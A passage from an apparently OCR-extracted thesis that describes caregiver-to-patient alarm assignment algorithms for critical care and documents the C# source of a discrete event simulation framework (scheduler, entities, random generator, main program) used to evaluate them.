Is there a caregiver available?
Union all cost token sets from each caregiver in T
Yes
Is there Code Blue Alarms?
Yes
Assign to Code Blue
Store T
Terminate
No
Assign to Patient

7.4 Future Aware

The Future Aware algorithm also presumes the presence of interconnection and interoperability between vital signs monitors. After the consolidation of the alarms, the algorithm considers all possible assignments of the available caregiver. For each assignment it considers not the *current* injury of the patient, but the estimated injury level that would be incurred by other patients if the assignment was made. In effect the Future Aware algorithm minimizes the opportunity cost of the assignment, rather than greedily minimizing

Figure 7.3.1 Greedy algorithm, flow chart.


Start
Sort by Injury Level
Event Notification
Is patient p vital sign i is alarming?
No
Yes
Set patient p vital sign i on alarm
Alarm (patient p, vital_sign i)
Dispatch on Event Type
Simulation termination
Is there a caregiver available?
No
Yes
Sort by Injury Level
Add all injury tokens for all alarming patients to T
Union all cost token sets from each caregiver in T
Assign to Code Blue
Yes
Is there Code Blue Alarms?
No
Store T
Terminate
Assign to Patient

current injury level. The Future Aware algorithm does not, however, consider the fact that multiple caregivers are present when computing the opportunity cost. Figure 7.5.1 shows the flow chart for the Future-Aware algorithm.

7.5 Socially Aware

The Socially Aware algorithm also assumes the presence of interconnection and interoperability between vital signs monitors. After the consolidation of the alarms, the algorithm considers all possible assignments to patients. Like the Future Aware algorithm, it seeks to minimize the opportunity cost of its assignment, but in computing this opportunity cost, it takes into consideration that other caregivers will become available during the assignment. This change in the definition of opportunity cost can occasionally cause the Socially Aware algorithm to make different decisions than its simpler predecessor. Figure 7.5.1 shows the flow chart for the Future-Aware algorithm.

Figure 7.5.1 Future-Aware algorithm, flow chart.




Start
Event Notification
Dispatch on Event Type
Simulation termination
Alarm(patient p, vital_sign i)
Caregiver is free
Add all injury tokens for all alarming patients to T
Set patient p vital sign i on alarm
For every alarming patient compute estimated injury reached by others at end of service time
Union all cost token sets from each caregiver in T
Sort by estimated Injury Level
Store T
Terminate
Is there Code Blue Alarms?
Yes
Assign to Code Blue
No
Assign to Patient inducing the smallest estimated injury

Figure 7.5.2 Socially-Aware algorithm, flow chart.


Start
Event Notification
Dispatch on Event Type
Simulation termination
Alarm(patient p, vital_sign i)
Caregiver is free
Add all injury tokens for all alarming patients to T
Set patient p vital sign i on alarm
For every alarming patient compute estimated injury reached by others at end of service time, and estimated injury, by end of service time for all other caregivers
Union all cost token sets from each caregiver in T
Store T
Terminate
Sort by estimated Injury Level
Is there Code Blue Alarms?
Yes
Assign to Code Blue
No
Assign to Patient inducing the smallest estimated injury

CHAPTER 8

SIMULATION SETUP

Due to the nature of the system as a healthcare and critical-care application which directly interacts with injured patients, any stress testing or performance evaluation test cases can not be performed in the field, since this would involve putting patients lives in danger. Any benchmark, stress and performance testing needs to be executed in a simulated environment. Here we describe our work in designing a custom simulation environment, wherein we can test and evaluate the performance of our system.

8.1 Overview

8.1.1 Framework for Discrete Event Simulation

A Discrete Event Simulation (DES-F) framework controls events in time, through a queue of events sorted by the simulated time when they should occur. The simulator process each event in the queue sequentially and triggers new events through the event execution. It is not necessary to execute the simulation in real time.

The following are the main components of the DES-Framework:

Event queue A list that contains all the events waiting to happen.

Simulation Clock A global variable that represents the simulated time.

State variables Variables that together completely describe the state of the system.

Event routines Routines that handle the occurrence of events. If an event occurs, its corresponding event routines are executed to update the state variables and the event queue appropriately.

Input routine The routine that gets the input parameters from the user and supplies them to the model.

Report generation routine The routine responsible for calculating and analyzing results and exporting them out to the end user.

Initialization routine The routine responsible for initializing the values of the various state variables, global variables, and statistical variables at the beginning of the simulation program.

Main program The program where the other routines are called. The main program calls the initialization routines; the input routine execute various iterations, finally calls the report generation routine.

A concrete simulation is specified in terms of concrete implementations of **Simulation Entity**, and transmitted between them as concrete implementations of **Simulation Event**s. The Critical Care Simulation Platform, described below, has its own set of custom Simulation Entities and Events, that formalizes the interactions of its constituent elements.

8.1.2 The Critical Care Simulation Platform

The Critical Care Simulation platform consists of two main parts, the first part represents the simulated environment of the critical care unit represented in a set of patients including a set of vital signs. Each patient vital sign is a source of *VitalSignAlarmEvent* events, triggered by a *VitalSignTriggerEvent* following the Poisson distribution configured by the appropriate λ value.

The critical care unit simulated environment, relays its output to the care giver assignment algorithms through a centralized Event-Mediator. The Event-Mediator delivers the same exact immutable input represented by the sequence of patient's vital-signs alarm events to each concrete implementation of the caregiver assignment algorithms.

Each concrete algorithm manages the caregivers in a different and independent way. Based on the local implementation of the assignment function of the caregivers to the alarming patients, each algorithm constructs a cost model where it audits the caregivers performance and accumulates costs and statistics.

At the end of the simulation's execution, the termination event triggers the results and data analysis module. Through the Event-Mediator all the algorithms' results are consolidated, analyzed and exported to the end user.

8.1.3 Experiment Plan

The plan for the first experiment is to determine the system performance when a single caregiver is serving patients in a critical care facility. A base result is to determine the load ratio represented by nurse to patient ratio where if more patients are added to the caregiver load, fatalities and code-blue will be observed.

The plan for the second experiment is to determine the system performance when more than one caregiver is serving patients in a critical care facility. The goal is to observe the change in the safe patient to nurse ratio for 2, 4 and 8 caregivers respectively.

The plan for the third experiment is to determine the system performance when more than one vital sign has been monitored on each patient. The goal is to observe the change in the safe patient to nurse ratio for the second vital sign with (Time to Fatal Injury, Poisson λ) (3 min, 10 min), (3 min, 40 min), (12 min, 10 min) and (12 min, 40 min) respectively.

8.2 The Framework for Discrete Event Simulation

8.2.1 Scheduler

Usage : Our scheduler C# implementation is an extension based on the FDES java implementation presented in [41]. The scheduler represents the core component of the simulator. Since the scheduler is the focal point of the simulator we allow one and only one instance of the scheduler to be constructed. We achieve this by coding the scheduler class as a Singleton class. The scheduler exists in the frame work layer, and is used by the application layer, where all simulation entities get registered through the invocation of *BirthSimEnt(SimEntity simEntity)*. Through the life-cycle of a simulation entity, (till the invocation of *KillSimEnt(SimEntity simEntity)* or *KillAll*) it could act as a source of a simulation event, referenced internally inside the scheduler in a *_from2set* HashTable. Similarly the simulation entity can act as a recipient of a simulation event, referenced internally inside the scheduler in a *_to2set*

HashTable. The registration of an event is done through the invocation of *Register(SimEntity sender, SimEntity target, ISimEvent simEvent, double t)*, the scheduler returns an EventHandle and maintain a reference to the event in a balanced *RedBlackTree _ud2ehandle*. The life-cycle of the event ends by its occurrence when its time elapses, or by the invocation of *Deregister(EventHandle eventHandle)* before its occurrence. Finally, the scheduler has a notion of time accessible through *GetTime()* method.

DataMembers :

private static **`Scheduler` _instance** the reference to the single concrete object, the singleton scheduler.

private **`Hashtable` _from2set** a hash table holding the reference to events source simulation entities.

private **`Hashtable` _to2set** a hash table holding the reference to events destination simulation entities.

private **`RedBlackTree` _ud2ehandle** a balanced red-black tree using `UniqueDouble` as the key to stored `EventHandle` instances.

private **`bool` _done** a boolean flag if set to true, it terminates the running scheduler thread. Has its initial value set to $false$;

private **`double` _timeNow** a `double` variable representing the notion of time inside the scheduler.

private **`int` _uid** a helper variable, represent the order and the differentiator if two events occur at the same `double` time value.

Methods :

public static **`Scheduler` Instance()** the only public access method to the singleton `Scheduler` instance. The first invocation constructs and stores a reference to the object, and all following invocations just return a reference to this instance.

private **Scheduler()** a *private* constructor preventing construction of any instance of the singleton `Scheduler`. The **Instance()** method uses the constructor at its very first invocation.

private **`HashSet<EventHandle>` GetEventsFrom(`SimEntity` *simEntity*)** takes a simulation entity as a parameter, and returns a `HashSet` of all `EventHandle` instances where the simulation entity represents the source.

private **`HashSet<EventHandle>` GetEventsTo(`SimEntity` *simEntity*)** takes a simulation entity as a parameter, and returns a `HashSet` of all `EventHandle` instances where the simulation entity represents the destination.

public **`EventHandle` Register (`SimEntity` *sender,* `SimEntity` *target,* `ISimEvent` *simEvent,* `double` dt)** an event registration method that takes a sender and a target simulation entities, a simulation event and the differential time from now for the event to occur as parameters, and returns an `EventHandle` after event registration.

public **`void` Deregister(`EventHandle` *eventHandle*)** the method takes an `EventHandle` as a parameter, and allows the de-registration (removal) of the associated previously registered event before its occurrence.

public **`void` Run()** a method that starts the execution of the scheduler thread.

public **`void` Stop()** a method that terminates the execution of the scheduler thread.

public static **`double` GetTime()** returns the current time of the scheduler.

public **void BirthSimEnt(SimEntity *simEntity*)** a method which notifies the scheduler of the construction of a new simulation entity, by passing a reference to this instance as a parameter, the scheduler will register all possible events which are meant to be sent from the simulation entity as the simulation entity initial events.

public **void KillSimEnt(SimEntity *simEntity*)** takes a simulation entity as a parameter, and removes all its references and associated events from the scheduler.

private **void KillAll()** removes all simulation entities references and all events instances from the scheduler *(does not reset the scheduler time)*.

public **void Reset()** the method resets the scheduler time, and removes all simulation entities references and all events instances from the scheduler.

```
using System;
using System.Collections;
using System.Collections.Generic;
namespace DES.Framework
{
 public  class Scheduler
 {
  private  static Scheduler _instance;
  public  static Scheduler Instance()
  {
   if (_instance == null) { _instance =  new Scheduler(); }
   return _instance;
  }
  private Scheduler() {}
  private Hashtable _from2set =  new Hashtable();
  private HashSet<EventHandle> GetEventsFrom(SimEntity simEntity)
  {
   HashSet<EventHandle> hSet = (HashSet<EventHandle>)_from2set[simEntity];
   if (hSet == null)
   {
    hSet =  new HashSet<EventHandle>();
    _from2set.Add(simEntity, hSet);
   }
    return hSet;
  }
   private Hashtable _to2set = new Hashtable();
   private HashSet<EventHandle> GetEventsTo(SimEntity simEntity)
  {
   HashSet<EventHandle> hSet = (HashSet<EventHandle>)_to2set[simEntity];
    if (hSet == null)
   {
    hSet = new HashSet<EventHandle>();
    _to2set.Add(simEntity, hSet);
   }
    return hSet;
  }
  // UniqueDouble(time)->Event
   private RedBlackTree _ud2ehandle = new RedBlackTree();
   public EventHandle Register(SimEntity sender, SimEntity target, ISimEvent simEvent,
      double t)
  {
    if (t < 0)
   {
    Console.WriteLine("Cannot␣register␣an␣event␣in␣the␣past!");
    //Thread.dumpStack();
    Environment.Exit(-1);
   }
    double deliveryTime = Scheduler.GetTime() + t;
   EventHandle eventHandle = new EventHandle(sender, target, simEvent,
      new UniqueDouble(deliveryTime));
   HashSet<EventHandle> eventsFrom = Instance().GetEventsFrom(eventHandle.Sender);
   eventsFrom.Add(eventHandle);
   HashSet<EventHandle> eventsTo = Instance().GetEventsTo(eventHandle.Target);
   eventsTo.Add(eventHandle);
   IComparable i_UDT=eventHandle.UDT;
   Instance()._ud2ehandle.Add(i_UDT, eventHandle);
    return eventHandle;
  }
   public void Deregister(EventHandle eventHandle)
  {
   Instance().GetEventsFrom(eventHandle.Sender).Remove(eventHandle);
   Instance().GetEventsTo(eventHandle.Target).Remove(eventHandle);
   Instance()._ud2ehandle.Remove(eventHandle.UDT);
  }
   private bool _done = false;
 private double _timeNow = 0;
 public void Stop()
{
 _done = true;
}
 public void Run()
{
  do
 {
   if (_ud2ehandle.Size() == 0) _done = true;
   else
  {
   UniqueDouble udt = (UniqueDouble)_ud2ehandle.GetMinKey();
   EventHandle eventHandle = (EventHandle)_ud2ehandle.GetData(udt);
   _timeNow = udt.Value;
   eventHandle.Sim_Event.Entering(eventHandle.Target);
   eventHandle.Target.Recv(eventHandle.Sender, eventHandle.Sim_Event);
   eventHandle.Sender.DeliveryAck( eventHandle );
   Deregister(eventHandle);
  }
 }
  while (!_done);
 KillAll();
}
 public static double GetTime()
{
  return Instance()._timeNow;
}
 public void KillSimEnt(SimEntity simEntity)
{
 // clone to avoid concurrent modifications from deregister
 HashSet<EventHandle> from = new HashSet<EventHandle>(GetEventsFrom(simEntity));
 foreach (EventHandle eventHandle in from)
 {
  Deregister(eventHandle);
 }
 _from2set.Remove(simEntity);
 // clone to avoid concurrent modifications from deregister
 HashSet<EventHandle> to = new HashSet<EventHandle>(GetEventsTo(simEntity));
 foreach (EventHandle eventHandle in to)
 {
  Deregister(eventHandle);
```

```
   }
   _to2set.Remove(simEntity);
  }
  public void BirthSimEnt(SimEntity simEntity)
  {
   // make the sets by getting them
   HashSet<EventHandle> from = Instance().GetEventsFrom(simEntity);
   HashSet<EventHandle> to = Instance().GetEventsTo(simEntity);
  }
  private void KillAll()
  {
   while (_from2set.Keys.Count > 0)
   {
    SimEntity se = null;
    IEnumerator enumerator = _from2set.Keys.GetEnumerator();
    enumerator.MoveNext();
    se = (SimEntity) enumerator.Current;
    se.Kill();
   }
  }
  public void Reset()
  {
   this._from2set.Clear();
   this._to2set.Clear();
   this._ud2ehandle.Clear();
   this._timeNow = 0;
   this._uid = 0;
   this._done = false;
  }
  // registrations for the same time.
  private int _uid=0;
  public int UID
  {
   get{ return _uid;}
   set{_uid = value;}
  }
 }
}
```

8.2.2 Simulation Entity

Usage : It is an abstract class, which defines the characteristics of any simulation entity that inherits from this base class. The base class can not represent a functional simulation entity, as it is not a concrete implementation. As well as, defining the functionality of a simulation entity, it isolates the concrete implementations of simulation entity from the scheduler, allowing the scheduler to use and operate on any simulation entity without prior knowledge of this simulation entity. With such an abstraction the system can be extended and scaled as needed, and the usage of the framework is independent of the application.

Methods :

***protected* SimEntity()** a constructor to the base abstract class.

***public* abstract `string` GetName()** the method returns a friendly name or identifier to the instance, the abstract keyword forces the derived classes, inheriting the simulation entity abstract class to implement the **GetName()** method.

***protected* `EventHandle` Send (`SimEntity` *receiver*, `ISimEvent` *simEvent*, `double` *dt*)** the method takes the following parameters; `SimEntity` as an event receiver, a simulation event concrete instance passed through `ISimEvent` interface, and a deferential time from current time value, and returns an `EventHandle` for an event registered to be sent to the first parameter after *dt* time from now.

***protected* `void` RevokeSend(`EventHandle` *eventHandle*)** the method takes a parameter `EventHandle` and revokes the associated sent event from the system.

***public* abstract `void` Recv (`SimEntity` *source*, `ISimEvent` *simEvent*)** the method facilitates to the simulation entity to receive an event instance from a source simulation entity. The abstract keyword forces the derived classes, inheriting the simulation entity abstract class to implement the **Recv** method.

public **`void` DeliveryAck(`EventHandle` *eventHandle*)** the method acknowledges the reception of the event associated with the `EventHandle` passed to the method as a parameter.

public **`void` Kill()** the method terminates the life-cycle of the simulation entity instance.

public **abstract `void` Destructor()** the abstract keyword forces the derived classes, inheriting the simulation entity abstract class to implement the **Destructor()** method, and to release all resources.

```
 using System;
 namespace DES.Framework
{
  public abstract class SimEntity
 {
   protected SimEntity()
  {
   Scheduler.Instance().BirthSimEnt(this);
  }
   public void Kill()
  {
    this.Destructor();
   Scheduler.Instance().KillSimEnt(this);
  }
   public abstract void Destructor();
   protected EventHandle Send(SimEntity dst, ISimEvent simEvent, double t)
  {
    return Scheduler.Instance().Register(this, dst, simEvent, t);
  }
   protected void RevokeSend(EventHandle eventHandle)
  {
   Scheduler.Instance().Deregister(eventHandle);
  }
   public abstract string GetName();
   public abstract void Recv(SimEntity src, ISimEvent simEvent);
  public void DeliveryAck(EventHandle eventHandle)
  {
  // default no-op
  }
 }
}
```

8.2.3 Simulation Event

Usage : The simulation event interface defines the event with no implementation. Application level events represent a concrete implementation to the interface. As well as the isolation between the design and the implementation that interfaces provide, interfaces in C# are provided as a replacement of multiple inheritance. Because C# does not support multiple inheritance, it was necessary to incorporate some other method so that the class can inherit the behavior of more than one class, avoiding the problem of name ambiguity which is found in C++. With name ambiguity, the object of a class does not know which method to call if the two base classes of that class object contains the same named method.

```
using System;
namespace DES.Framework
{
 public interface ISimEvent
 {
  void Entering(SimEntity locale);
 }
}
```

8.2.4 Random Generator

Usage : The class is a centralized source of pseudo-random number generation.

DataMembers :

- ***private static*** **`RandomGenerator` _instance** the reference to the single concrete object, the singleton RandomGenerator.
- ***private static*** **`Random` _random** .net framework random implementation.
- ***private*** **`int?` _seed** the variable behavior changed from value type to a null-able variable that can store a null value. A null value indicates a seedless random generator, else the value of the variable is the random number generator seed.
- ***private*** **`int` _safePossionMaxLambda** the maximum value before switching to alternative computation using adaptive Gaussian distribution to avoid truncation and flooring to zero.

Methods :

- ***private*** **RandomGenerator()** a *private* constructor preventing construction of any instance of the singleton `RandomGenerator`. The **Instance()** method uses the constructor at its very first invocation.
- ***public static*** **`RandomGenerator` Instance()** the only public access method to the singleton `RandomGenerator` instance. The first invocation constructs and stores a reference to the object, and all following invocations just returns a reference to this instance.
- ***public*** **`int` Next()** the method returns the next `int` pseudo-random number.
- ***public*** **`int` Next(`int` *maxValue*)** the method returns the next `int` pseudo-random number greater than 0 and less than *maxValue*.
- ***public*** **`int` Next (`int` *minValue*, `int` *maxValue*)** the method returns the next `int` pseudo-random number greater than *minValue* and less than *maxValue*.

public `void` **NextBytes(**`byte[]` ***buffer*)** the method takes a reference to a *buffer* and inserts into the reference pseudo-random bytes.

public `double` **NextDouble()** the method returns the next `double` pseudo-random number.

public `int` **NextPoisson(**`double` ***lambda*)** the method takes a mean value *lambda* as a parameter and returns the next `int` pseudo-random number following a poisson distribution (the method encounter truncation and floor to zero for some threshold *lambda*).

public `double` **NextSafePoisson(**`double` ***lambda*)** the method takes a mean value *lambda* as a parameter and returns the next `int` pseudo-random number following a poisson distribution (the method alternate to safe computation to avoid truncation and floor to zero for some threshold *lambda*).

public `double` **NextUniform (**`double` ***a*, **`double` ***b*)** the method returns the next `double` pseudo-random number greater than *a* and less than *b*, following a uniform distribution.

public `double` **NextGaussian (**`double` ***mean*, **`double` ***stddev*)** the method returns the next `double` pseudo-random number, following a Gaussian distribution with mean value equal to the parameter *mean* and a standard deviation equal to the parameter *stddev*.

```
using System;
namespace DES.Framework
{
  public class RandomGenerator
  {
    private static RandomGenerator _instance;
    private static Random _random;
    private int? _seed = null;
    private int _safePossionMaxLambda = 40;
```

```
 private RandomGenerator()
{
  if(_random == null) {_random = new Random();}
}
 public static int? Seed
{
 get{ return Instance._seed;}
 set
 {
   if(Instance._seed != value)
  {
   Instance._seed = value;
    if(Instance._seed == null)
   {
    _random = new Random();
   }
    else
   {
    //seed is not null, it has an int value
    _random = new Random(Instance._seed.Value);
   }
  }
 }
}
 public static RandomGenerator Instance
{
 get
 {
   if(_instance == null) {_instance = new RandomGenerator();}
   return _instance;
 }
}
 public int Next()
{
  return _random.Next();
}
 public int Next( int maxValue)
{
  return _random.Next(maxValue);
}
 public int Next( int minValue, int maxValue)
{
  return _random.Next(minValue, maxValue);
}
 public  void NextBytes(byte[] buffer)
{
 _random.NextBytes(buffer);
}
 public  double NextDouble()
{
  return _random.NextDouble();
}
 public  int NextPoisson( double lambda)
{
  int k = 0;
  double p = 1.0;
  double L = Math.Exp(- lambda);
  do
 {
  k++;
  p *= _random.NextDouble();
 } while (p >= L);
  return k-1;
}
 public  int SafePossionMaxLambda
{
 get{ return _safePossionMaxLambda;}
 set{_safePossionMaxLambda = value;}
}
 public  double NextSafePoisson( double lambda)
{
  double safePoisson;
  if (lambda > _safePossionMaxLambda)
 {
  //lambda value may cause a continous loop, use Gaussian
   double mean = lambda;
   double stddev = Math.Sqrt(lambda);
  safePoisson = NextGaussian(mean, stddev);
 }
  else
 {
  safePoisson = NextPoisson(lambda);
 }
  return safePoisson;
  }
   public  double NextUniform( double a,  double b)
  {
    double u = a + _random.NextDouble() * (b - a);
    return u;
  }
   public  double NextGaussian( double mean,  double stddev)
  {
    double r,x,y;
    do
   {
    x = NextUniform(-1.0, 1.0);
    y = NextUniform(-1.0, 1.0);
    r = (x*x)+(y*y);
   } while ((r >= 1) || (r == 0));
    double g = mean + stddev * (x * Math.Sqrt(-2 * Math.Log(r) /r));
    return g;
  }
 }
}
```

8.2.5 Main Procedure

Usage : This represents the entry point and the start of the simulator application. The main procedure is responsible of loading the application configuration, parsing the configuration parameters and attributes. The main procedure constructs the simulation entities, and registers them and their associated initial events to the scheduler, and starts the execution of the scheduler in its own thread. The main procedure facilitates the generation of sample configuration file, and the analysis of precomputed simulation traces, augmented with analytical histograms and graph plots. The main class inherits from the simulation entity and self registers a termination event based on the simulation duration configured value.

DataMembers :

private static **`ICCAlgorithm[]` _ccAlgorithms** an array of concrete implementation of the interface defining the Critical-Care algorithms.

private static **`SimulationResults` _simulationResults** an object that stores all the simulation results consolidated through the application execution.

private static **`string` _SampleConfigFileName** a variable which carries the file name for the sample configuration file.

private static **`string` _configFileName** a variable which carries the file name for the application configuration file.

private static **`string` _resultsFileName** a variable which carries the file name for the results file.

Methods :

public static **`void` Main(`string[]` *args*)** the main method which represents the entry point to the application execution.

private static **`void` Analyze (`string` *source*, `string` *dist*)** the Analyze method analyzes pre-computed simulation trace, and produces analytical data augmented with analytical histograms and graph plots.

private static **`void` RunFullAnalyses()** the method analyzes the current simulation output, and produces analytical data augmented with analytical histograms and graph plots.

private static **`void` RunSimRound** executes the simulator and runs the scheduler for a single static configuration.

private static **`void` UpdateToNextConfig (`AppLogicConf` *appConf* ,`string` *parameterName,* `string` *nextValue,* `DynamicParameter` *dynParam*)** the method changes the values of the configuration parameters and attributes, based on the settings of the dynamic parameters.

***private static* `void` AnalyseAndSaveResults()** the method executes a full analysis on the simulation results and saves the output to an XML file.

***public static* `void` SubmitCycleResults(`Cycle` *cycle*)** the method consolidate a single simulation cycle results to the overall results set.

***private static* `void` GenerateConfig()** the method generates a sample configuration file.

***override public* `void` Recv (`SimEntity` *src*, `ISimEvent` *ev*)** the method facilitates to the main application the reception of a termination event from the scheduler to end the application execution on time.

***override public* `String` GetName()** the method returns a friendly name or identifier to the instance.

***override public* `void` Destructor()** the method allows the instance to deallocate and frees all resources before the termination of the application.

```
using System;
using System.Threading;
using System.Collections.Generic;
using DES.Framework;
using OpenCCI.Simulation;
namespace DiscreteEventSimulation
{
 class MainClass : SimEntity
 {
  private static ICCAlgorithm[] _ccAlgorithms;
  private static SimulationResults _simulationResults;
  private static string _SampleConfigFileName = "Simulation.Conf.sample";
  private static string _configFileName = "SimulationConf.xml";
  private static string _resultsFileName = "Results.xml";
  private static int _simCycle;
  private static int _pause = 1;
  public static void Main(string[] args)
  {
   if((args.Length == 1) && (args[0] == "sampleconfig"))
 {
  GenerateConfig();
  Console.WriteLine("Sample␣config␣created.");
   return;
 }
  if((args.Length == 1) && (args[0] == "export"))
 {
  _simulationResults =  SimulationResults.Load(_resultsFileName);
  Analyzer.ExportDataPlots(_simulationResults);
  Console.WriteLine("\nExported␣plot␣files␣created.");
   return;
 }
  if(args.Length == 2)
 {
  Console.WriteLine("Starting␣analyzer.");
  Analyze(args[0], args[1]);
  Console.WriteLine("Analyzed␣results␣augmented␣in␣file:" + args[1]);
   return;
 }
 Console.WriteLine("Starting␣Discrete␣Event␣Simulation!");
 RunFullAnalyses();
 Console.WriteLine("Done...");
}
 private  static  void Analyze(string source, string dist)
{
 _simulationResults =  SimulationResults.Load(source);
 Analyzer.Analyze(_simulationResults);
 _simulationResults.SaveAs(dist);
}
 private  static  void RunFullAnalyses()
{
 _simulationResults =  new SimulationResults();
 _simulationResults.HideDetails =  true;
 SimulationConf simConf = SimulationConf.Load(_configFileName);
 RandomGenerator.Seed = simConf.RandomGeneratorSeed;
 AppLogicConf appConf = simConf.AppLogicConfig;
 DynamicParameter dynamicParameter = simConf.SimulationDynamicParameter;
 _simulationResults.SimulationConfig = simConf;
  if((dynamicParameter == null) || (dynamicParameter.NextValue == null)
   || (dynamicParameter.NextValue.Count == 0))
 {
  _simulationResults.Add( new DynParamRound("Single␣round"));
  RunSimRound(simConf.NumberOfSimulations, simConf.SimulationPeriod, appConf
   , "Single␣round", simConf.HideDetails);
 }
  else
 {
   try
  {
   string partialPrefix =  "partial" + Utility.TimeStamp() +"-";
   foreach(string nextValue in dynamicParameter.NextValue)
   {
    string tag = dynamicParameter.ParameterName + "␣" + nextValue;
    _simulationResults.Add( new DynParamRound(tag));
    UpdateToNext(appConf , dynamicParameter.ParameterName, nextValue,
        dynamicParameter);
    RunSimRound(simConf.NumberOfSimulations, simConf.SimulationPeriod, appConf, tag,
     simConf.HideDetails);
    Console.WriteLine("\n\t___------->" + tag);
     try
    {
     //possible impact in computations of histAvg
     //Analyzer.Analyze(_simulationResults);
     _simulationResults.SaveAs(partialPrefix +_resultsFileName);
    }
     catch(Exception ex)
    {
     Console.WriteLine("Exception␣while␣saving␣partial␣data:␣" + ex.Message);
    }
    Thread.Sleep(_pause);
   }
  }
   catch(Exception ex)
  {
   Console.WriteLine(ex.Message);
  }
 }
 AnalyseAndSaveResults();
 Console.WriteLine("\n----->␣Exporting␣to␣GNUPlot...");
 Analyzer.ExportDataPlots(_simulationResults);
}
 private static void RunSimRound( int numberOfSimulations,
    int simulationPeriod, AppLogicConf appLogicConfig, string tag,
    bool hideDetails)
{
 for( int i = 0; i < numberOfSimulations; i++)
 {
   _simCycle = i;
   for ( int x = 0; x < appLogicConfig.VitalSignConfArray.Length; x++)
  {
   appLogicConfig.VitalSignConfArray[x].ComputeBands(appLogicConfig.MinuteResolution
       );
  }
  Simulate(simulationPeriod, appLogicConfig, hideDetails);
  Scheduler.Instance().Reset();
  Console.WriteLine("\n\t\t___------------->␣" + tag + "␣-␣"+ i);
  Thread.Sleep(_pause);
 }
}
private static void UpdateToNext(AppLogicConf appConf ,string parameterName,
